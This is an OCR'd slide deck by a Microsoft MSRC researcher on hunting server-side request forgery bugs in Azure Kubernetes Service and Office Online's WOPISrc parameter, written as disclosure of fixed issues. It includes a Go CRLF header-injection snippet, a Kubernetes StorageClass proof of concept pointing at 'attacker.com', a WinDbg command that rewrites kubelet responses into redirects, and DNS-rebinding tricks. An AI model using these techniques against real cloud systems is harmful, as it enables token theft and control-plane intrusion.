


Hunting for cloudy SSRFs

Cloudy dragons hiding in plain sight

Nicolas Joly - @n_joly
MSRC Vulnerabilities and Mitigations Team


Microsoft

Why that talk?

- *Memory corruptions are just a part of the vulnerability landscape*
  - Pocs are quick to craft, exploits take 100s of hours of research
  - They require exceptional skills
    - They do make good talks though
- SSRFs are much simpler issues, scalable and devastating
  - Leak tokens, data
  - Target local endpoints, lead to abuse other issues
- Some hide in plain sight, how to find them?
  - Some examples on AKS
  - A recurrent Office Online case

AKS – Azure Kubernetes Services

- Kubernetes cluster architecture:



- Communications between the nodes and Azure are tunnelled
  - Learn more here
- Nodes are on the customer side, anything can happen in there
  - If something happens in the control plane that's a different story
  - This was the scope of our review


AKS – Previous research

Kubernetes: Half-Blind SSRF found in kube/cloud-controller-manager can be upgraded to complete SSRF (fully crafted HTTP requests) in vendor managed k8s service.

2020-01-15 22:33:11 reeverzax hackerone.com $5000 96

- When it's not only about a Kubernetes CVE | Hunters | Medium
- What was the idea behind?
  - Load a malicious storage volume causing SSRF
  - Abuse a bug in Golang (CRLF injection) to desyn
  - Scrub the logs in LogAnalytics and look for unex
    - Extra verbosity resulted in leaking tokens or other s

```
func main() {
client := &http.Client{}
host := "10.251.0.83:7777?a=1 HTTP/1.1\r\n-injected: header\r\nTEST: 123"
url := "http://" + host + ":8080/test/?test=a"
```




```
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  name: poc-ssrf
provisioner: kubernetes.io/glusterfs
parameters:
  resturl: "http://attacker.com:6666/#"
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: poc-ssrf
spec:
  accessModes:
  - ReadWriteOnce
  volumeMode: Filesystem
  resources:
    requests:
      storage: 8Gi
  storageClassName: poc-ssrf
```

AKS – Where to go next?

- Look at default deployments and pods?

Deployments | **Pods** | Replica sets | Stateful sets | Daemon sets | Jobs | Cron jobs

Filter by pod name: Enter the full pod name

Filter by label selector ⓘ: foo=bar,key!=value


Status: All statuses

Filter by namespace: All namespaces

Name	Namespace	Ready	Status	Restart count	Age ↓	Pod IP	Node
kube-proxy-rq648	kube-system	1/1	Running	0	13 days	10.240.0.160	aks-nodepool1-245782...
azure-ip-masq-agent-dt...	kube-system	1/1	Running	0	13 days	10.240.0.160	aks-nodepool1-245782...
azure-ip-masq-agent-l6...	kube-system	1/1	Running	0	13 days	10.240.0.129	aks-nodepool1-245782...
csi-azurefile-node-ltdc4	kube-system	3/3	Running	0	13 days	10.240.0.129	aks-nodepool1-245782...
csi-azurefile-node-n555h	kube-system	3/3	Running	0	13 days	10.240.0.160	aks-nodepool1-245782...
kube-proxy-fztx7	kube-system	1/1	Running	0	13 days	10.240.0.129	aks-nodepool1-245782...
csi-azuredisk-node-win-...	kube-system	3/3	Running	0	13 days	10.240.0.27	aksnpwin000003
csi-azurefile-node-win-...	kube-system	3/3	Running	13	13 days	10.240.0.6	aksnpwin000003
csi-azuredisk-node-win-...	kube-system	3/3	Running	0	13 days	10.240.0.48	akswin2000006


AKS – Looking at HTTPS traffic

- Set up Burp, could see all the requests coming to the API-Server



AKS – Looking at HTTPS traffic

- HTTPs traffic goes both ways:
  - From kubelet to api-server (←)
  - From the api-server to kubelet through a tunnel (→)
    - There, HTTP_PROXY is useless
    - How do we see that traffic?
- Fired
- Put br ecrypted
  - bp .printf
    \"W
  - bp 10) L100;.printf
    \"W



AKS – Looking at HTTPS traffic

```
WSArecv END WSArecv: WARNING: Stack pointer is outside the normal stack bounds. Stack u
000000c0`012f4a85  47 45 54 20 2f 68 65 61-6c 74 68 7a 20 48 54 54  GET /healthz HTT
000000c0`012f4a95  50 2f 31 2e 31 0d 0a 48-6f 73 74 3a 20 68 63 70  P/1.1..Host: hcp
000000c0`012f4aa5  2d 6b 75 62 65 72 6e 65-74 65 73 2e 36 31 66 33  -kubernetes.61f3
000000c0`012f4ab5  66 61 32 34 65 62 66 65-63 38 30 30 30 31 31 35  fa24ebfec8000115
000000c0`012f4a WSArecv: WARNING: Stack pointer is outside the normal stack bounds. Stack unwinding can
000000c0`012f4a 000000c0`012f4a85  47 45 54 20 2f 6d 65 74-72 69 63 73 20 48 54 54  GET /metrics HTT
000000c0`012f4a 000000c0`012f4a95  50 2f 31 2e 31 0d 0a 48-6f 73 74 3a 20 68 63 70  P/1.1..Host: hcp
000000c0`012f4a 000000c0`012f4aa5  2d 6b 75 62 65 72 6e 65-74 65 73 2e 36 31 66 33  -kubernetes.61f3
000000c0`012f4b 000000c0`012f4ab5  66 61 32 34 65 62 66 65-63 38 30 30 30 31 31 35  fa24ebfec8000115
000000c0`012f4b 000000c0`012f4ac5  64 63 33 38 2e 73 76 63-2e 63 6c 75 73 74 65 72  dc38.svc.cluster
000000c0`012f4b 000000c0`012f4
000000c0`012f4b 000000c0`012f4
000000c0`012f4b 000000c0`012f4
000000c0`012f4b 000000c0`012f4
000000c0`012f4b 000000c0`012f4
WSArecv END (13 000000c0`012f4
                000000c0`012f4
                000000c0`012f4
                000000c0`012f4
                000000c0`012f4
                000000c0`012f4
WSArecv END WSAsend: WARNING: Stack pointer is outside the normal stack bounds. Stack
000000c0`01460005  48 54 54 50 2f 31 2e 31-20 32 30 30 20 4f 4b 0d  HTTP/1.1 200 OK.
000000c0`01460015  0a 43 6f 6e 74 65 6e 74-2d 54 79 70 65 3a 20 74  .Content-Type: t
000000c0`01460025  65 78 74 2f 70 6c 61 69-6e 3b 20 63 68 61 72 73  ext/plain; chars
000000c0`01460035  65 74 3d 75 74 66 2d 38-0d 0a 58 2d 43 6f 6e 74  et=utf-8..X-Cont
000000c0`01460045  65 6e 74 2d 54 79 70 65-2d 4f 70 74 69 6f 6e 73  ent-Type-Options
000000c0`01460055  3a 20 6e 6f 73 6e 69 66-66 0d 0a 44 61 74 65 3a  : nosniff..Date:
000000c0`01460065  20 54 68 75 2c 20 32 39-20 53 65 70 20 32 30 32   Thu, 29 Sep 202
000000c0`01460075  32 20 31 30 3a 34 34 3a-32 30 20 47 4d 54 0d 0a  2 10:44:20 GMT..
000000c0`01460085  43 6f 6e 74 65 6e 74 2d-4c 65 6e 67 74 68 3a 20  Content-Length:
000000c0`01460095  32 0d 0a 0d 0a 6f 6b 17-00 00 00 48 00 00 00 79  2....ok....H...y
000000c0`014600a5  00 00 00 70 00 00 00 65-00 00 00 72 00 00 00 2d  ...p...e...r...-
```

AKS – Looking at HTTPS traffic

- Easy to intercept and rewrite responses with Windbg breakpoints
  - bp kubelet+0x1a52b9 ".printf \"WSAsend:\n\";db @rsi L@r9;.printf \"WSAsend END:\n\";j (poi(@rsi)==0x312e312f50545448) 'ea @rsi \"HTTP/1.1 301 ok\r\nLocation: http://nico.nico.com/fou\r\nContent-Length: 0\r\n\r\n\r\n\"; g'; 'gc' "
- Leads to SSRF on the control plane (fixed in March 22):

```
20.108.100.49 - - [07/Feb/2022 11:12:43] "GET /fou HTTP/1.1" 200 -
GET request
Host: 20.86.116.198:80
User-Agent: Go-http-client/1.1
Accept: application/vnd.google.protobuf;proto=io.prometheus.client.MetricFamily
Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6ImFTSlA2bXJpUUI2cFgzZzJYWXVYZ
Accept-Encoding: gzip
Connection: close
```

```
20.108.100.49 - - [18/Feb/2022 14:14:15] "GET /fouaaaaaaaaaaaaaaa HTTP/1.1" 200
GET request
Host: 20.86.116.198
User-Agent: cpmonitor/v0.0.0 (linux/amd64) kubernetes/$Format
Accept: application/json, */*
Authorization: Bearer d82f7850e238808ae21a40c504623dacfd146dc97b31a81fbf30aa0d63
Accept-Encoding: gzip
```

AKS – Looking at HTTPS traffic

- That pattern was not present everywhere

Request

Pretty Raw Hex \n

```
1 GET /api/v1/namespaces/default/pods/windows-test16/log?container=
  sample HTTP/2
2 Host:
  nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io:443
3 Kubectl-Command: kubectl logs
4 User-Agent: kubectl/v1.22.5 (windows/amd64) kubernetes/5c99e2a
5 Accept: application/json, */*
6 Authorization: Bearer


7 Kubectl-Session: 7fd154ce-e1c7-47b7-8d30-92b17bc55bf3
8 Accept-Encoding: gzip, deflate
9
10
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/2 500 Internal Server Error
2 Audit-Id: 83510f19-9f13-45a5-845c-2c8be55fa278
3 Cache-Control: no-cache, private
4 Content-Type: application/json
5 Content-Length: 155
6 Date: Tue, 08 Feb 2022 14:47:30 GMT
7
8 {
    "kind":"Status",
    "apiVersion":"v1",
    "metadata":{
    },
    "status":"Failure",
    "message":
    "Get \"http://at.nstest2.           /fou\": redirects forbidden",
    "code":500
  }
```


ex: kubectl logs windows-test16

```
X-Remote-Group: system:masters
X-Remote-Group: system:authenticated
X-Remote-User: aksService

10.240.0.136 - - [13/Apr/2022 10:48:32] "GET /apis/metrics.k8s.io/v1beta1?timeout=32s HTTP/1.1"
```

AKS – Looking at HTTPS traffic

- Impact of those SSRFs?
  - Disclose various tokens
  - Requests can also be rerouted to target other endpoints on the control plane
- And today?
  - No more redirects, just safe panics!



More common SSRFs
Let’s look at another example from Office

Office Apps- WOPISrc

- WOPI (Web Application Open Platform Interface) and WOPISrc

WOPISrc

The WOPISrc (*WOPI Source*) is the URL that runs WOPI operations on a file. It's a combination of the Files endpoint URL for the host, along with a particular file ID. The WOPISrc doesn't include an access token.

For example, a WopiSrc might look like this:

```
https://wopi.contoso.com/wopi/files/abcdef0123456789
```

The WOPISrc is needed beyond just a file ID. It tells the WOPI client what URL to call back to when running WOPI operations on a file. In practice, the WOPISrc and a file ID are synonymous, since the WOPI client typically works with the WOPISrc itself, not the raw file ID.

For more details on how the WOPISrc is passed to Office for the web, see WOPI_SOURCE.

  - Example: https://word-view.officeapps.live.com/wv/wordviewerframe.aspx?WOPISrc=MyURL

- Frequent reports to MSRC mentioning that arbitrary URLs in WOPISrc causes hits in DNS logs

WOPISrc – bug or no bug?

- A hit in the DNS logs doesn't mean there's a vulnerability
  - It means a name was resolved
  - And likely there's a filter on the IP, or on the hostname (regexp?)
- Ways to get around?
  - DNS TOCTOU, A or AAAA re
    - Occasionally returns unexpec
    - Taviso opened sourced his ov
  - Try an open redirect
- Fixed in Oct 21
- Clearly a common pattern

```
nico.x.nico.com A 2
returning 51.103.4.71 14:44:31
nico.x.nico.com A 2
returning 51.103.4.71 14:44:34
nico.x.nico.com A 3
returning 1.1.1.1 14:44:36
nico.x.nico.com A 4
returning 51.103.4.71 14:44:38
nico.x.nico.com A 5
returning 51.103.4.71 14:44:40
nico.x.nico.com A 6
returning 127.0.0.1 14:44:43
```

```
$ sudo python cws_rndrep.py 80
GET request
X-WOPI-MachineName: DB5PEPF000083EC
X-WOPI-ClientVersion: 16.0.14516.41028
X-WOPI-CorrelationID: 5b063b0e-2c5e-41d2-bf8b-ae280b432969
X-WOPI-AppEndpoint: PIE1
X-WOPI-RequestingApplication: WebWord
X-WOPI-CIP:
X-WOPI-SessionId: 5b063b0e-2c5e-41d2-bf8b-ae280b432969
Authorization: Bearer
X-WOPI-TimeStamp: 637678317071483415
X-WOPI-PerfTraceRequested: true
X-Request-ID: f7ecc16e-a0aa-4107-99f9-83d121578569
User-Agent: MSWAC
Host: c1-powerpoint-15.cdn.office.net.52.108.80.66e.9414141fdasasd.nstest2.com
Connection: Keep-Alive

52.108.196.22 - - [21/Sep/2021 14:35:07] "GET /wopi/files/randomText/52.108.80.66 HTTP/1.1" 307 -
returning: 307
redirected!
```

Questions!